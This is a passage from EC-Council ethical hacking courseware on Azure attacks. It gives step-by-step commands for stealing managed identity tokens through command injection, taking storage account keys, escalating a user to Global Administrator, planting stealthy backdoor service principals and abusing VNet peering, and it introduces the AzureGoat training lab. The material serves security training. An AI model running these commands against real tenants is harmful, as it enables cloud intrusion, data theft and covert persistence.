
Exploiting Managed Identities and Azure Functions

- Attackers can potentially exploit an **automatically managed identity** to authenticate with any service that allows **Azure AD authentication**, without the need of manually managing the login details
 - To connect with Azure using the obtained access token:

```
Connect-AzAccount -AccessToken <access_token> -  
AccountId <client_id>
```
 - To retrieve **storage account keys**:

```
Get-AzStorageAccountKey -ResourceGroupName  
<resource_group> -AccountName  
<account_name>
```
 - Use the obtained storage account keys to connect through **Azure Storage Explorer**
 - Attackers could find multiple containers, including one used by the web app and another containing **sensitive information** (like a flag)

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.



Exploiting Managed Identities and Azure Functions

Attackers can potentially exploit the managed identity to authenticate with any service that allows Azure AD authentication without manually managing the login details. This involves leveraging a managed identity to gain **unauthorized access** to resources, execute malicious code, or exfiltrate sensitive data by impersonating legitimate services.

Attackers can execute the following steps to exploit the managed identities and Azure Functions:

- Step 1:** Run the following command to abuse the command-injection vulnerability on the web application (Azure Function) to access **\$IDENTITY_ENDPOINT** by obtaining the access token and client ID for Azure authentication:

```
curl "$IDENTITY_ENDPOINT?resource=https://management.azure.com/&api-  
version=2017-09-01" -H secret:$IDENTITY_HEADER
```



Figure 19.118: Screenshot of Azure function showing the result of access_token

- **Step 2:** Run the following commands to install the Azure PowerShell module and authenticate Azure using the obtained access token:

```
Install-Module -Name Az -Repository PSGallery -Force
```

```
Connect-AzAccount -AccessToken <access_token> -AccountId <client_id>
```

- **Step 3:** Run the following command to list the resources to which the managed identity has access:

```
Get-AzResource
```

```
Name          : 0xpwnstorageacc
ResourceGroupName : 0xpwnlab
ResourceType   : Microsoft.Storage/storageAccounts
Location       : westeurope
ResourceId     : /subscriptions/634a3359-ee34-4da0-b902-e73f85ea8f52/resourceGroups/0xpwnlab/providers/Microsoft.Storage/storageAccounts/0xpwnstorageacc
Tags          :
```

Figure 19.119: Screenshot showing the list of all the accessible resources

- **Step 4:** Run the following command to check whether the managed identity has permission to access the storage account keys:

```
Get-AzStorageAccountKey -ResourceGroupName "<resource_group>" -  
AccountName "<account_name>"
```

If it has, the command returns two keys:

```
>Get-AzStorageAccountKey -ResourceGroupName "Oxpwnlab" -AccountName "Oxpwnstorageacc"

KeyName Value                                     Permissions CreationTime
----- --                                     ----- -----
key1    L175hccq[...]1H9DJ==                   Full    3/12/20...
key2    vcZiPzJp[...]ZkKvA==                   Full    3/12/20...
```

Figure 19.120: Screenshot of Azure Storage showing the list of account keys

- **Step 5:** Now, attackers can use the obtained keys to connect to the storage account through Azure Storage Explorer:




Figure 19.121: Screenshot of Azure Storage showing entering the obtained storage keys

- **Step 6:** After connecting, attackers look for containers in the storage account.
- **Step 7:** They can find multiple containers, including one used by the web app and another containing sensitive information (such as a flag).




Figure 19.122: Screenshot of Azure Storage showing the sensitive information

Privilege Escalation Using Misconfigured User Accounts in Azure AD

Step 1: The attacker discovers a normal user account in Azure AD using a tool such as **Bloodhound** or **AzureHound**. In fact, the user is misconfigured as an app admin to an application registered to the target Azure AD.

Step 2: Run the following command to set up the Azure AD PowerShell module and log in to the Azure AD using a normal user account:

`Connect -AzureAD`

Step 3: Execute the following commands to create a new key credential for the application and store it in the local machine:

```
$pwd = <password>
$path = <thumbprint>
Export-PfxCertificate -cert $path -FilePath <path_to_save_.pfx
file> -Password $pwd
```

Note: Steps 3 to 5 require significant privileges, typically available only to administrators or users with high-level directory management permissions. These steps are crucial for the privilege escalation process.

Copyright © EC-Council. All Rights Reserved. Reproduction in Strictly Prohibited. For more information visit www.ec-council.org.

Step 4: Upload that self-signed certificate into Azure AD in the certificate portion of the registered application.

Step 5: Now, run the following command to escalate the privileges of the normal user account to Global Administrator after authenticating Azure AD with the newly created certificate.

```
Connect -AzureAD -TenantId <tenant_Id> -ApplicationId <app_Id>
-CertificateThumbPrint <thumbprint>
Add-AzureADDirectoryRoleMember -RefObjectId
<normaluser_object_ID> -ObjectId <Globaladmin_ID>
```

Step 6: After escalating the privileges, open Azure AD and check the assigned role for the normal user, which is shown as **Global Administrator**. Now, the attacker can perform any action in that Azure AD.

Privilege Escalation Using Misconfigured User Accounts in Azure AD

Discussed below are the steps involved in exploiting misconfigured user accounts in an Azure AD environment.

- **Step 1:** The attacker discovers a normal user account in Azure AD using tools such as Bloodhound or AzureHound.
- **Step 2:** The attacker runs the following command to set up the Azure AD PowerShell module and login to the Azure AD using a normal user account:

`Connect -AzureAD`

- **Step 3:** The attacker executes the following commands to create a new key credential for the application and store it in the local machine.

```
$pwd = <password>
$path = <thumbprint>
Export-PfxCertificate -cert $path -FilePath <path_to_save_.pfx
file> -Passsword $pwd
```

- **Step 4:** The attacker uploads that self-signed certificate into the Azure AD in the certificate portion of the registered application.

- **Step 5:** Now, the attacker runs the following commands to escalate privileges of the normal user account to Global Administrator after authenticating the Azure AD with the newly created certificate:

```
Connect -AzureAD -TenantId <tenant_id> -ApplicationId <app_id> -
-CertificateThumbPrint <thumbprint>
Add-AzureADDirectoryRoleMember -RefObjectId <normaluser_object
ID> -ObjectId <Globaladmin_ID>
```

- **Step 6:** After escalating privileges, the attacker opens Azure AD and verifies that the role assigned to the normal user is Global Administrator. Now, the attacker can further exploit the target Azure AD using the elevated privileges.

Note: Steps 3–5 require significant privileges, typically available only to administrators or users with high-level directory management permissions. These steps are crucial to the privilege escalation process; without these elevated privileges, commands would not succeed.

hide01.ir

Creating Persistent Backdoors in Azure AD using Service Principals

- The primary purpose of creating backdoors with Azure AD roles is to **maintain persistent access** to an organization's cloud resources **without leaving any traces**.
- Attackers can use some tools such as **Azure CLI**, **PowerShell**, and **BloodHound**, etc. to perform to create backdoors.

Creating Backdoor and Establishing Persistence

- Step 1:** Identify the target role in the Azure environment: `az role definition list --output table`
- Step 2:** Create a new service principal and return the details including the client ID and secret: `az ad sp create-for-rbac --name <service-principal-name>`
- Step 3:** Assign a privileged role to the service principal: `az role assignment create --assignee <service-principal-id> --role <role-name>`
- Step 4:** Verify the role assignment: `az role assignment list --assignee <service-principal-id> --output table`
- Step 5:** Now, use legitimate naming conventions such as "ProductionServicePrincipal" to make the service principal look less suspicious, which helps in maintaining persistence.

Note: These commands require elevated privileges, typically provided by the Directory.ReadWrite.All and RoleManagement.ReadWrite.Directory permissions in Azure AD.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Creating Persistent Backdoors in Azure AD using Service Principals

The primary purpose of creating backdoors with Azure AD roles is to maintain persistent access to an organization's cloud resources without leaving any traces. By exploiting Azure AD roles, attackers can maintain long-term access, gain elevated permissions to perform malicious activities, and remain undetected by traditional security mechanisms. To achieve this, attackers can leverage Azure AD roles to create backdoors by assigning themselves or a controlled user/service principal to privileged roles. Tools such as Azure CLI, PowerShell, and BloodHound can be used to achieve this objective.

Attackers can perform the following steps to create a backdoor and establish persistence using the Azure CLI commands after identifying and obtaining access to a target user account:

- Step 1:** Run the following command to identify the target role in the Azure environment:
`az role definition list --output table`

This command lists all available roles in the Azure environment, helping identify the target role for backdoor creation.

- Step 2:** Run the following command to create a new service principal:

`az ad sp create-for-rbac --name <service-principal-name>`

This command creates a new service principal and returns the details, including the client ID and secret.

- Step 3:** Run the following command to assign a privileged role to the service principal:

`az role assignment create --assignee <service-principal-id> --role <role-name>`

For example, if you want to assign the “Owner” role, you can run the above command as:

```
az role assignment create --assignee <service-principal-id> --role "Owner"
```

- **Step 4:** Once the role is assigned, run the following command to verify the role assignment:

```
az role assignment list --assignee <service-principal-id> --output table
```

Step 5: Now, use legitimate naming conventions such as “ProductionServicePrincipal” to make the service principal look less suspicious, which helps in maintaining persistence. Assign multiple roles to different service principals and periodically rotate the service principal credentials to avoid detection.

```
az ad sp credential reset --name <service-principal-id>
```

Hence, creating backdoors with Azure AD roles is a sophisticated method that can be used by attackers to ensure long-term and stealthy access to target cloud environments. By leveraging legitimate roles and permissions, they can avoid detection and maintain control over compromised environments.

Note: These commands require elevated privileges typically provided by the Directory.ReadWrite.All and RoleManagement.ReadWrite.Directory permissions in Azure AD.

Exploiting VNet Peering Connections

- Attackers can exploit VNet to move laterally within the network and gain **illegitimate access** to crucial resources.

Commands to Exploit Vnet Peering Connections

- Run the following command to create unauthorized peering connections

```
az network vnet peering create -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet --remote-vnet TargetVnetId --allow-vnet-access
```

- Run the following command to enable traffic forwarding

```
az network vnet peering update -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet --set allowForwardedTraffic=true
```

- Run the following command to enable gateway transit

```
az network vnet peering update -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet --set allowGatewayTransit=true
```

- Run the following command to synchronize peering connections

```
az network vnet peering sync -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet
```

<https://www.rac1soft.com>

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Exploiting VNet Peering Connections

Source: <https://www.microsoft.com>

Virtual Network (VNet) peering connections are a feature of Azure that enables the connection and communication of two or more virtual machines for sharing information. Attackers can exploit a VNet to move laterally within the network and gain illegitimate access to crucial resources. This allows them to perform malicious activities such as exfiltrating data and maintaining persistence.

Attackers can use the following steps to exploit VNet peering connections:

- Run the following command to create unauthorized peering connections:

```
az network vnet peering create -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet --remote-vnet TargetVnetId --allow-vnet-access
```

By creating peer connections between virtual networks, attackers can establish network paths that allow them to traverse one VNet to another.

- Run the following command to enable traffic forwarding:

```
az network vnet peering update -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet --set allowForwardedTraffic=true
```

Once peered, attackers can enable traffic forwarding to allow traffic from compromised VMs to traverse the peered VNet, potentially bypassing security controls.

- Run the following command to initiate remote gateway usage:

```
az network vnet peering update -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet --set useRemoteGateways=true
```

Attackers can configure peering to use remote gateways, enabling them to leverage the target VNet gateway to access additional networks or on-premise resources.

- Run the following command to enable gateway transit:

```
az network vnet peering update -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet --set allowGatewayTransit=true
```

If the target VNet uses a VPN gateway, attackers can enable gateway transit, allowing them to use the VPN gateway of the target VNet to access the network.

- Run the following command to delete legitimate peerings:

```
az network vnet peering delete -g TargetResourceGroup -n TargetVnetToAnotherVnet --vnet-name TargetVnet
```

By deleting existing legitimate peer connections, attackers can disrupt normal network paths and force traffic through compromised or malicious paths.

- Run the following command to synchronize peering connections:

```
az network vnet peering sync -g TargetResourceGroup -n AttackerVnetToTargetVnet --vnet-name AttackerVnet
```


This command allows attackers to ensure that their changes are synchronized across the peering connections to enforce their configurations.

AzureGoat – Vulnerable by Design Azure Infrastructure

AzureGoat is a **vulnerable by design infrastructure** on Azure that **mimics** real-world infrastructure with added vulnerabilities. It offers **multiple escalation paths** and is designed with **black-box testing** approach.

Scenarios where attackers can leverage AzureGoat:

- Insecure direct object reference
- Server-side request forgery (SSRF)
- Security misconfiguration
- Privilege escalation



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

AzureGoat – Vulnerable by Design Azure Infrastructure

Source: <https://github.com>

AzureGoat is vulnerable to the design infrastructure on Azure that showcases the latest OWASP Top 10 web application security risks (2021) and other common misconfigurations based on services such as App Functions, CosmosDB, Storage Accounts, Automation, and Identities. The tool allows attackers to mimic real-world infrastructure but with added vulnerabilities. It offers attackers multiple escalation paths and is designed using a black-box testing approach.

The following are various scenarios in which attackers can use AzureGoat to practice and hone their attack skills:

- **Insecure Direct Object Reference**

Leverage insecure direct object reference vulnerabilities to exploit the target user's account and change passwords.




Figure 19.123: Screenshot of Burp Suite showing successful password change

- **Server-Side Request Forgery (SSRF)**

Execute an SSRF attack to abuse server functionality that can access or modify resources.




Figure 19.124: Screenshot of successfully downloaded data in .png format

- **Security Misconfiguration**

